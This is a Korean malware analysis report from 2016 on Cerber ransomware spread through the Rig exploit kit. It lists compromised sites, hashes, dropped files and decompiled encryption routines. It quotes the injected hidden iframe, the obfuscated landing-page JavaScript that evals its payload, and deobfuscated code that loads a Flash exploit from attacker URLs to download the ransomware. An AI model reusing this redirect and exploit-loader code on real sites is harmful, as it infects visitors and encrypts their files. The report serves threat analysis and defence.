MALWARE ANALYSIS REPORT

No.7 | 2016 년 12 월

Subject Cerber 랜섬웨어 분석 보고서 (Rig EK)

※본 자료는 악성코드 분석을 위한 참조 자료로 활용되어야 하며, 악성코드 제작 등의 용도로 악용되어서는 안됩니다. ㈜ 소만사는 이러한 오남용에 대한 책임을 지지 않습니다.

1. 개 요

1.1 배 경

최근 Rig Exploit Kit(이하 EK) 을 이용하여 "Cerber" 랜섬웨어의 유포가 증가하고 있다. Rig EK는 한동안 활동을 하지 않다가 다시 활발하게 활동을 시작하였으며, 다양한 악성코드 유포에 사용되고 있다. 최근에는 랜섬웨어 유포에 많이 사용되고 있으며, Cerber 랜섬웨어도 이에 해당한다.

Cerber 랜섬웨어는 온라인에서 판매하고 있어 가장 활동적인 랜섬웨어 중 하나이다. 멀버타이징(Malvertising) 방식을 이용해서 배포되고 있으며, 여러 방식 중 최근에는 Rig EK를 사용하고 있다.

최근 사회적인 이슈를 미끼로 해외 해커의 Cerber 랜섬웨어 유포 사례도 발견되고 있으므로, 유포 경로와 동작 방식을 분석하여 예방 및 대응 방안을 마련한다.


1.2 파일 정보

Name	**Rig landing.html (가칭)**
Type	HTML 파일
Behavior	Rig exploit kit landing page
SHA-256	30ede8f0e7cdc20a0ee9dacbe9e841fafefd7bff802a05a8b99faea6a762ac1d
Description	exploit.swf(가칭) 실행하여 payload 다운로드

Name	**payload.exe (가칭)**
Type	Windows 실행 파일
Behavior	Ransomware
SHA-256	381be1dea78cb8cc870c12fd7f77c6e205222f82ff3e2677bcf4f0b9f821bfba
Description	Cerber Ransomware

Name	**BgWorker.dll**
Type	Windows 라이브러리
Behavior	Code injector
SHA-256	6e9859f32f9e5115a9ca0ab06ac3704a025c4fe94f58485e8bae24a151ab5e52
Description	Cerber Ransomeware 복호화 후 실행

1.3 유포 방식



<그림 1. 유포 방식>

[RIG EK 탐지 사례]

No.	URL	Exploit Kit
1	http://assets.kunsthalle.com/	RIG
2	http://duunni.com/	RIG
3	http://worldsblogs.com/	RIG
4	http://mrnikoy2.eadulthost.com/	RIG
5	http://www.latexfetishsex.com/	RIG
6	http://www.roozvideo.com/	RIG
7	http://wetstage.com/	RIG
8	http://ls2011.quezz.com/	RIG
9	http://www.myokyawhtun.com/	RIG

2. 상세 분석

2.1 Rig Exploit Kit

1. 손상된 웹 페이지

공개된 웹 사이트에 악성 JavaScript 코드를 삽입하여 해당 사이트에 접속할 경우 Rig EK 랜딩 페이지까지 redirection 된다.

```
<span style="position:absolute; top:-1078px; width:306px; height:302px;">
dmwh
<iframe src=
"http://free.FREEDOMLEATHERSUSA.COM/?ie=Windows-1252&q=z3_QMvXcJwDQDoTGMvrESLtEMU_OHkKK2OH_783VCZn9JHT1vvHPRAP3tgW&aqs=edge.75s70.406j
7y2&oq=Ceg_UoPZ7KrdZOAK03kWAewEzlY8OAF4Spa6q2kSGnRPJ1JHW_CW9UU4HupE&sourceid=edge&es_sm=105" width="259" height="255"></iframe>
cmtjj
</span>
```

<그림 2. Iframe tag 삽입>

[그림 2]과 같이 iframe tag를 삽입하여 redirection을 발생시키는 방식을 사용한다.

2. 랜딩 페이지

```
<html><body><script>pNNNaiSXnc=
"}줠tur?BEL줢d?BSr+쟬xBEL?||BELBEL&?ETXBSa?BS?BEL쬤ETX줱ile쟬xEOT2쟀q+?6?];b줴h]?4ed*?STX+?EOT줡;줡BEL?A[?4BEL{줡STX64?EOT줱ENO;SI?
ENOc?;?678쥰01줲w쬤r줡jkl줵de쟂XY쟀S쟀N쟀J쟔CDEEOT줱;줬en줳de,쥣omC줱ri줶fgd쟀,rEOT?a?,?iSI?7쟀iK쟀ENO?ENO쟀l줳d쟊YtO쟀T1쟊0Ni쟀t쟂z?c2l쟂
pZD쟂y쟀iZ쟔2e줳u쟀Dl4쥰a쟂XF쥓bH줳V?+줳RVU쟊pIV?5R쟀F8쟀TBL쟂NV쟀yRV?R쟂Y줳pRT줵mc쥓o?1ZW줳V?VxU줱LW쟀1B쟂Dl2쟂Bj쟂3V줔nMk쟂p?U쟊0Et쟀z9V
nN쟂hd쟊9?mcm줳J쟀wO줳KC?Z쟀H쟀G53쟊YR쟀Tk?hQ쥓oY0줳pF쟊V?N쟂3b줵m쟀ld1쟀2p?JW줱Qd?E9쟊4Z쟊yLj쟀Ew줳lsb쟂1쟀mYX쟀Ey줳b3d쟀1Xa쟀Z쟀tPT쟊m줱Q쟔
V쥓Mm5쟂vS쥰X2?syS쟊UE쟀D줳V?1쟀G쟀Kd쟀12줵1h쟋Gxh?tb쟊2Vp쥰b줱Y29?c쟊hlc줱b줳cmV쟀nJ쟀RwO줱K?hfc쟀mx쟊AK줳O줳KGd줱ZEN?LmF줱dC5쟋2N쟊7Cg쟀l쟔
쟀I쟀W5쟋Wdm쟋Yi쟂50K쟂Fb줱V쟂udC쟋2쟀gPS쥰IG줳o?P쟀q쟀z줵XNl쟋9IG쟋3V쟀ic7쟊lm줱W2쟊tL?Q+줱Y?+P쟀V0+줳mI쟀S0쟋rI쟋3Vz쟀g쟀Zl9쟀T4줱Rp쟀V쥰wt
쟀f쟊A줱X쟀ic줱I줱I쟊Zk쟀9Jy쟀k?ZT0?Y쟂yc쟊XNo쟊Wl1줱bS줶wY쟋s쟋N쟀A9I쟋3줵7C?ZS쟀0i쟊Wx?Ii쟀SJ쟋u줱YX쟋sg쟀fdX쟀S쟋3쟋g쟀iAv줱UgK쟀nIC쟋l쟀
U쟀T0i?gb줵GF쟊Ar쟀BmX?c2줱oJ줳ExI줱aH줶IiB줳9I?l줵X줳1h쟂jY2줳cml쟋Gxv쟀yAn줱g쟀In줳YXR쟊XNo줳LW쟊2t줱c2?u줳Y2쟂w쟊U쟀0I?Jq쟀Cc쟂zZS쟀B줵2U
4줳FX쟋Yg쟀1쟀z쟀lI쟀G쟀S줳m줳Pic쥰An줱ZmO줶ZD0쟀SJp쟀HZh쟊X줱xh?hbW줵m줶AnP줵2U?gZl쟀l쟋Z?J줵nVl줳P쟀HZh쟀nBs쟊5hb쟊Bhc쟀gKy쟀l9줳I쟋Z?Jz줳I
I줱md줳c?W줱Fsd쟀SI줱b쟊W1쟋Jhb쟀z쟀lI쟀G줶Z줱X쟀ic7?iMT쟋d쟊iI쟀0aD쟂5cy쟂s쟀jZX줶aXB쟀9쟀G줱M쟀TM쟀D줳O?YtO쟀kLT쟀S줱Z줱k쟋HN줳PS줳bGF줱V줱
줵2쟀gZl줳7Cg쟀m줳W4o쟂za줳Bm줳dG줳m쟀zKi줳w쟀D?qc쟀7쟋Ju줵m줱MT줳O2U줱JK쟋s줶K줱xK쟀X쟋JD쟀mN줳oYX?IH?Z쟀ksM줳Q쟂b줱No줳oYX쟋9IH쟀B7쟀s?aDs줳
Y줶B1쟀gP줵mF쟀vc줱PWc쟀Chh쟀yI줳bmd쟊XBw줱nK?c줵C쟋JBZ줶LnV쟋dh쟋m줱m쟋r줳t2쟊1rK쟊yIG쟋ik7쟀oMH쟊9쟋Ck줵9줶MC줱IoM쟋sIG쟀Q9쟀i줱IG쟋9I줵mF
ZG쟋2h줶5m쟋0cm줶IGZ?d쟋Br줶Z쟋2c줱biB줳d쟋31m줶ZG쟋Vyb쟋zO3쟋gKy쟋i쟋KZn쟋Ro?I줳d0a줶Lm쟋hz쟋W쟋H줳M줱ZHR쟋CA?aW쟋A9I?aW쟋Z줳M줱IHN쟋x줳MHh
I쟋1줵WJ쟊3Zh쟋gP쟋3N쟊4+줳bn쟋nV쟋hG쟋D4쟋n쟋Gls쟋xKT줳MH줳bnV줵WJ쟋Y쟋B쟋kZn줵m쟋i쟋FiY쟋j쟋z쟋D쟊g줵G?YX줱ZHR쟋0줳cy?g쟊3?SI쟋BS줵t?{}줵h
?}줠y{BEL?BS줰Bef줵n줳d줱ar?[0줵rip줳ENO줶T줵n줰El?ENO?a,a?SOH쟋scr줶t/줱ENO]?tBEL줠i?BSENO쟊le줠ea?c[?,줳e줵o?,cSIa?BSBEL줳cti".split(
'?);
zClRYyCVtP=
"fu줳n?v?BS?BS줳u줳t?b?c줫e줳ent줳c줳t?b[줳ENOte줳av줳pt줫ext?c줳e줳m줫sB줳gNaBSENO스줫ENO?,SOH줳ntN줳[ENO줳er줳reENO줳,?t줳BS줳at?m줳un줳
oSI?{v줳SIEOTSI줳Vu줳pb2줳2R줳ud줳IHd줳Kt줳g줳2YW줳SAi줳y줳1줳40?Rl줳7줳yIH줳gP?Y3Z줳5z줳dHI줫ICY줳GLC줫3줳SAo줳t줳M줳SB7줫ID0줳tI줳iA0줳Z
줳B4줳S5z줳d줳bnV줫Y줳LC줳SA줳Z?f줳ciB줳0a줫h줳0?IHd줳IDo줫k7줳o줳lI줳GZ줳lb줫A줳dpZ줳X줳gPS줳C줫zZG줳ld줳B줳z줳W5줳l줳eG?F줫h1L줳SB줫F줳PV줳
Z줳m9t줳ck줳7줳IG줳I줳9줳sI줳1줳9Z줳g줳sIG줳nIo줳IH줳n줳y줳m줳wc?YrZ줳3줳i줳3Yr줳2a줳G9줳Z?Vu줫ZK줳Zy?c7줳mx?aC줫Ym줳HA줳O2줳Ao줳IG줳AwO줳Dw
wL줳bmd줳Z줳K줳i줳kZn줳wL줳XJ?R줳QoZ줳k줫A줳kZn줳w줳Y줳2Rl줳oZS줳w줳tjI?IGI줳B줳Kz0줫9줳0d줳G줳S?Ro줳0Nz줳G?KCg줳W5줳vb줳G줳9y줳nUs줳pCg줳Y?
PS?ia줳dCB줳c2l줳j줳ZD줳jd줳I2?hZT줳xY줳Z줳00줳l?NDA줫Ai줳sb?U2N?QW줳zPW줳2줫3aW?iMT줳hla줳dD줫l줫l줳gl?V줳A9줳fdX줫sg줳wY줳Bu줳PSJ?Zp줳d?+줳9I
A줫c줫8줳KC줳dXN줫0g?c2줫nP줳FtI줳U9줳Xki줳HV줳J0줳i8줳sKC줳dX줳D?1줳K줫Bh줫tIG줳9R줳2hW줳z줳HVl줳GR줳ICs줳K줳iA?Cg줳3Vz줫9줳fdX줫sg줳hL줳a줳
줳Ow줳l91줳P줳X3줫r?b줳W줳R5c?Im줳Gx줳0aW줳3g줳v?YXZ줳s줳iB줳P줳Cn줳Ug줳iBh줳1N줳dE줳zc줳Hdh줳gd줳dG줳E줳ZWl줳9I줳4n0줳l9줳gP?VzZ줳Cc8줳YW줳
9줳IH줳H줳Sg줳Z줳An줳ic7줳m줳z줳9IG줳lI줳zx줳hbS줳Wll줳bGF줫2?Z줳HJ줳vPi줳lm줳zZ줳Zfd줳Iz줳Jz줳Jl줳uUZs줳m줳B줳x줳aW줳Wl줳rI줳Cs줫A줳Av?Cgl?Vz
Z?IG줳XN줳gJ줳08줳lb줳l0t줳Owo?c2줳SBm줳S줳c8줳W2줫FJ줳S줫9줳pIY줳C줳w줳uZ줳S0t줫glm줳ZS줳f줳Csg줳vb2줳WN줳c7C줳dmF줳mZm줳k줳1bW?jc줳dG줳VtZ
줳TsK줳mQu줳ZX줳E1?g?1c2줳k?bWV줳b2R줳cGV줳aWx줳ZmQ줳oJf줫QoJ줳c줳V줫Jod줳8v줳ZS5줳ZG9줳Vhd줳N?F줫Lz9?Vy줳D?pp줳nE9?U줳G?RR?iR?c줳TH줳mtu줳S
U줫l줳aE줳rcj줳J?0y줳zX3줳xO줳Z줳5줳L줳I줳zP줳e줳EuM줳kj줳wNm줳kmb줳D줫RLT줳kFi?RF줳o?kVl줫I줳o4줳XQ줳E줳XX줳lV?fNX줳RG줳yIs줳4Y줳YXN줳odH줳8
Z줳bG줳h?c2E?t줳T1줳b?Z줳QV줳hQW줳psW줳VFn줳XAy줳bW줳FjT줳c5줳0Qi줳TY?Mn줳16b줳Z?p3R줳b줳TX줳MdE줳ZR줳zJP?Ni줳9I0줫F2c?ty?dHR?N줳m줳PW1줳Uu줳
D줳Vp줳ENO+줳Dm줳3줳T줳p줳V줫IsI줳e?b2FENO?ENO줳kENO+?;va줳EOT{}줳EOT줳,x줳EOT0,?ENO,줳gEOTS줳gSOHf줳arC줳EOTsSOH줳t줳arSI?A줫GH줳L줳PQ
줳UVs줳ab줳gh줳nop줳tu줳y?34?+/SIEOT줳arA줳or?;?i+?*fd줳*/e줳BS?EOT?for?;?x++?e[줳d?/BSbSTX?+c;?6;?wBSB?BSBSa줳ETX줳-EOT?55?STX?&?df줳BSa
?}}r줳SIr;".split('?);
UawkTEmMhG="SOH.STX<ETX>EOTENO\"ACK\'BEL)BS(SI DLE\tDC1\n";for(SMkJUlxLed='',eeLumngFip=551,nqDVrOjxil=0;eeLumngFip>-1,nqDVrOjxil<=551;
eeLumngFip--,nqDVrOjxil++){  SMkJUlxLed+=zClRYyCVtP[nqDVrOjxil]; if (typeof pNNNaiSXnc[eeLumngFip] != 'und'+'efined') { SMkJUlxLed+=
pNNNaiSXnc[eeLumngFip]; }; }for (muQyiZgrTl=0;muQyiZgrTl<=UawkTEmMhG.length-1;muQyiZgrTl++) { xdwJxuUbgG = "substr";SMkJUlxLed=SMkJUlxLed
/**/.replace(new RegExp(UawkTEmMhG[xdwJxuUbgG](muQyiZgrTl,1), "g"),UawkTEmMhG[xdwJxuUbgG](muQyiZgrTl+2-1,1)); muQyiZgrTl++; }var DwjGYpuftj=
window[((true||false)&&(JDxLvvtsRi="al"))];qlerk=this[((123)?"e"+"sfv"[xdwJxuUbgG](2):"")+JDxLvvtsRi];qlerk/*sk*/(SMkJUlxLed);
</script></body></html>
```

<그림 3. Rig EK 랜딩 페이지>

Iframe tag에 의해서 redirection되는 Rig EK의 랜딩 페이지는 난독화가 되어 있기 때문에 난독화 해제 또는 스크립트 실행 전에는 직관적으로 동작을 파악하기 어렵다.

```
    function flash_run(fu, fd) {
        var f_use = '<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" allowScriptAccess=always width="11" height="11">';
        f_use = f_use + '<param name="movie" value="' + fu + '" />';
        f_use = f_use + '<param name="play" value="true"/>';
        f_use = f_use + '<param name=flashVars value="iddqd=' + fd + '" />';
        f_use = f_use + '<!--[if !IE]>-->';
        f_use = f_use + '<object type="application/x-shockwave-flash" data="' + fu + '" allowScriptAccess=always width="11" height="11">';
        f_use = f_use + '<param name="movie" value="' + fu + '" />';
        f_use = f_use + '<param name="play" value="true"/>';
        f_use = f_use + '<param name=flashVars value="iddqd=' + fd + '" />';
        f_use = f_use + '<!--<![endif]-->';
        f_use = f_use + '<!--[if !IE]>--></object><!--<![endif]-->';
        f_use = f_use + '</object>';

        var gffd = document.createElement("div");
        gffd.innerHTML = f_use;
        document.body.appendChild(gffd);
    }

    flash_run("
    http://free.freedomleathersusa.com/?sourceid=mozilla&q=wXzQMvXcJwDQDobGMvrESLtCNknQA0KK2If2_dqyEoH9e2nihNzUSkr36B2aCm2&es_sm=119&ie=Windows-1252&aqs=mozilla.110z62.406a8q9&oq=D
    8Pt4K0RVNAbgixDTewVhzodVUwlB86i8iUWBzEXIhcLW_xPZUQNM_5qXE4F4nws", sxcvsasd("
    http://free.freedomleathersusa.com/?oq=D8KYoe7dZOAPq2BaAewUzlYpcAQqX9vup2kPQmkdZ1cOEqRG9aQtB-5elSbZ72w&q=znjQMvXcJwDQDoTGMvrESLtEMUfQA0KK2OH_76-yEoH9JHT1vrDUSkrttqWCelu&aqs=msi
    e.89x68.406x5i6&sourceid=msie&es_sm=146&ie=UTF-8", "gexywoaxor"));
</script>
```

<그림 4. 난독화 해제>

난독화를 해제하여 스크립트 코드를 보면 payload URL을 파라미터로 사용하여 플래시 파일을 실행하는 object 태그를 추가하는 것을 확인 할 수 있다. 해당 플래시 파일이 실행되면 접속자의 시스템에서 취약점을 발생시켜 payload를 Drive-by download 방식으로 다운로드 하여 실행시킨다.

2.2 Cerber 랜섬웨어

Rig EK에 의해서 유포되는 악성코드로 PC 내부의 파일을 암호화하여 결제를 요구하는 랜섬웨어의 한 종류이다. 유포 경로는 정상적인 웹 사이트를 이용하는 멀버타이징 방식을 사용하고 있다. 다른 랜섬웨어와 구분되는 특징은 텍스트 음성 변환(Text To Speech)기능을 사용하여 목소리로 사용자에게 암호화 사실을 알려주는 것이다.

1. payload.exe(가칭)

배포 파일은 NSIS 인스톨러로 실행되면 아래의 경로에 압축되어 있던 파일들이 드랍된다.

[Drop File]

- C:₩Users₩Administrator₩AppData₩Local₩Temp₩BgWorker.dll
- C:₩Users₩Administrator₩AppData₩Local₩Temp₩nsh53EC.tmp₩System.dll
- C:₩Users₩Administrator₩AppData₩Local₩Temp₩Thiophene.sed
- C:₩Users₩Administrator₩AppData₩Local₩Temp₩subconsciousness.bil


[주요 동작]

1) 내부에 압축된 파일을 드랍한다.

2) BgWorker.dll을 로드하여 내부 함수를 호출한다.


[BgWorker.dll 내부 함수 동작]

1) Thiophene.sed 를 읽어서 내부의 data를 복호화하여 사용할 API를 저장한다.




<그림 5. API Name 복호화>

2) Thiophene.sed의 일부 data를 복호화하여 PE 실행 파일을 내부 리소스에 저장한다.



<그림 6. PE 실행 파일 복호화>

3) 자기 자신을 자식 프로세스로 실행하고, 복호화한 PE 실행 파일을 메모리에 삽입 후 스레드를 실행 시킨다.



<그림 7. Cerber 랜섬웨어 실행>

2. Cerber_ransom.exe(가칭)

BgWorker.dll에 의해서 메모리에 삽입되어 실행된 프로세스로 실제 악성행위는 해당 프로세스에서 동작한다. 주요 동작은 아래와 같다.

[주요 동작]

1) 리소스에 존재하는 RSA 공개키 및 동작에 필요한 Data 복호화

```
v4 = this;
result = dword_414C2C;                          // 1587Dh
if ( dword_414C2C )
{
  v2 = 0;
  v3 = sub_40665D(&unk_414C20, &unk_414C30, dword_414C2C);// return *config data
  if ( v3 )
  {
    v2 = sub_40F47E(dword_414C2C, v3, (int)&v4);
    sub_405CD9(v3);
  }
  result = v2;
}
return result;
```

<그림 8. RSA 공개키 & Data 복호화>

복호화 과정을 거쳐 RSA 공개키를 복구한다. 아래 [그림 9]와 같이 json 형식의 RSA 공개키가 포함된 데이터가 리소스에 저장된다. 데이터에는 RSA 공개키와 C&C 정보, 차단 프로세스 리스트, 파일 암호화 대상과 제외 대상, "README.hta" 파일 본체, 기타 옵션 설정 등이 저장되어 있다.

```
00978000 7B 22 62 6C 61 63 6B 6C 69 73 74 22 3A 7B 22 66 {"blacklist":{"f
00978010 69 6C 65 73 22 3A 5B 22 62 6F 6F 74 73 65 63 74 iles":["bootsect
00978020 2E 62 61 6B 22 2C 22 69 63 6F 6E 63 61 63 68 65 .bak","iconcache
00978100 2E 64 62 22 2C 22 6E 74 75 73 65 72 2E 64 61 74 .db","ntuser.dat
00978110 22 2C 22 74 68 75 6D 62 73 2E 64 62 22 5D 2C 22 ","thumbs.db"],"
00978120 66 6F 6C 64 65 72 73 22 3A 5B 22 3A 5C 5C 24 72 folders":[":WW$r
00978130 65 63 79 63 6C 65 2E 62 69 6E 5C 5C 22 2C 22 3A ecycle.binWW","":
00978140 5C 5C 24 77 69 6E 64 6F 77 73 2E 7E 62 74 5C 5C WW$windows.~btWW
00978150 22 2C 22 3A 5C 5C 62 6F 6F 74 5C 5C 22 2C 22 3A ","":WWboot WW","":
00978160 5C 5C 64 6F 63 75 6D 65 6E 74 73 20 61 6E 64 20 WWdocuments and
00978170 73 65 74 74 69 6E 67 73 5C 5C 61 6C 6C 20 75 73 settingsWWall us
```

<그림 9. RSA 공개키 & 설정 Data 복호화>


```
"global_public_key":"LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTU1JQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSU1CQ2dLQ0FRRUF2a3R
5NXFocUV5ZFI5MDc2RmV2cAowdU1QN01aTm1zMUFBN0dQUVVUaE1XYllpRV1JaEJLY1QwL253WXJCcTBPZ3Y3OUsxdHRhMDRFSFRyWGdjQXAvCk9KZ0Joej1
ONThhZXdkNH1aQm0yY291YURHdmNHUkFjOWU3Mk9iR1EvVE1FL01vN0xaNXFYRFd6RGFmSThMQTgKS1FtU3owTCsvRytMUFRXZzdrUE9wS1Q3V1NrUmI5VDh
3NVFnW1JKdXZ2aEVySE04M2tPM0VMVEgrU29FSTUzcAo0RU5Wd2ZOTkVwT3BucE9PU0tRb2J0SXc1NkNzUUZyaGFjMHNRbE9qZWsvbXVWbHV4amlFbWMwZnN
6azJXTFNuCnFyeW1NeXphSTVEV0JEall LWEExdHAyaC95Z2JrWWRGWVJiQUVxd3RMeFQyd01mV1BRSTVPa2hUYTl0WnFEMEgKblFJREFRQUIKLS0tLS1FTkQ
gUFVCTElDIEtFWS0tLS0tCg==",
"help_files":{
  "files":[
    {
      "file_body":"PCFET0NUWVBFIGh0bWw+PGh0bWwgbGFuZz0iZW4iPjxoZWFkPjxtZXRhIGNoYXJzZXQ9InV0Zi04Ij48dGl0bGU+Q0VSQkVSIF
JBTlNPTVdBUkUgLSBJbnN0cnVjdGlvbnM8L3RpdGxlPjxIVEE6QVBQTElDQVRJT04gQVBQTElDQVRJT05OQU1FPSJDZXJiZXIgUmFuc29td2FyZ
SAtIEluc3RydWN0aW9ucyIgU0NST0xMPSJ5ZXMiIFNJTkdMRUlOU1RBTkNFPSJ5ZXMiIFdJTkRFV1NUQVRFPSJtYXhpbWl6ZSI+PHN0eWxlPmEg
e2NvbG9yOiAjMDRhO3RleHQtZGVjb3JhdGlvbjogbm9uZTt9YTpob3ZlciB7dGV4dC1kZWNvcmF0aW9uOiB1bmRlcmxpbmU7fWJvZHke2JhY2t
ncm91bmQtY29sb3I6ICN1N2U3Tc7Y29sb3I6ICMyMjI7Zm9udC1mYW1pbHk6ICJMdWNpZGEgU2FucyBVbmljb2RlIiwgIkx1Y2lkYSBHcmFuZG
UiLCBzYW5zLXN1cmlmO2ZvbnQtc216ZTogMTNwdDtsaW5lLWhlaWdodDogMTlwdDt9Ym9keSwgaDEge21hcmdpbjogMDtwYWRkaW5nOiAwO31oc
iB7Y29sb3I6ICNiZGE7aGVpZ2h0OiAycHQ7bWFyZ2luOiAxLjU1O31oMSB7Y29sb3I6ICM1NTU7Zm9udC1zaXplOiAxNHB0O31vbCB7cGFkZGlu
Zy1sZWZ0OiAyLjU1O31vbCBsaSB7cGFkZGluZy1ib3R0b206IDEzcHQ7fXNtYWxsIHtjb2xvcjogIzU1NTmb250LXNpemU6IDExcHQ7fXVsIHt
saXN0LXN0eWxlLXR5cGU6IG5vbmU7bWFyZ2luOiAwO3BhZGRpbmc6IDA7fS5idXR0b24ge2NvbG9yOiAjMDRhO2N1cnNvcjogcG9pbnRlcjt9Lm
```


<그림 10. RSA 공개키 및 기타 데이터>

2) PC Hardware ID 값을 저장한다.

```
v0 = (const WCHAR *)sub_408372(&unk_412684, 0xBu, -27);// MachineGuid
v1 = (const WCHAR *)sub_408372(&unk_412690, 0x1Fu, -121);// SOFTWARE₩Microsoft₩Cryptography
v2 = sub_405914(v1, v0, (int)&v15);           // RegQueryValueEx
v3 = (const WCHAR *)v2;
v15 = v2;
```

<그림 11. PC Hardware ID>

Hardware ID 값의 일부를 암호화 과정에서 암호화된 파일의 확장자로 사용하게 된다.

3) RSA 공개키 복호화 및 Import

```
if ( (unsigned __int8)sub_4022EB() )          // CryptAcquireContextW
{
  v1 = (const CHAR *)sub_407F99(&unk_41212C, 0x11u, -10, 0);// global_public_key
  v2 = sub_40F2A2(a1, v1);
  v3 = sub_40F3C5(v2);                        // Get global_public_key
  v4 = Decode_base64_sub_408AB4(v3, 0);       // decode base64
  if ( v4 )
  {
    v9 = 0;
    v5 = Decode_base64_sub_408AB4(v4, (int)&v9);
    if ( v5 )
    {
      hMem = 0;
      v7 = 0;
      if ( CryptDecodeObjectEx(65537, 8, v5, v9, 0x8000, 0, &hMem, &v7) )
      {
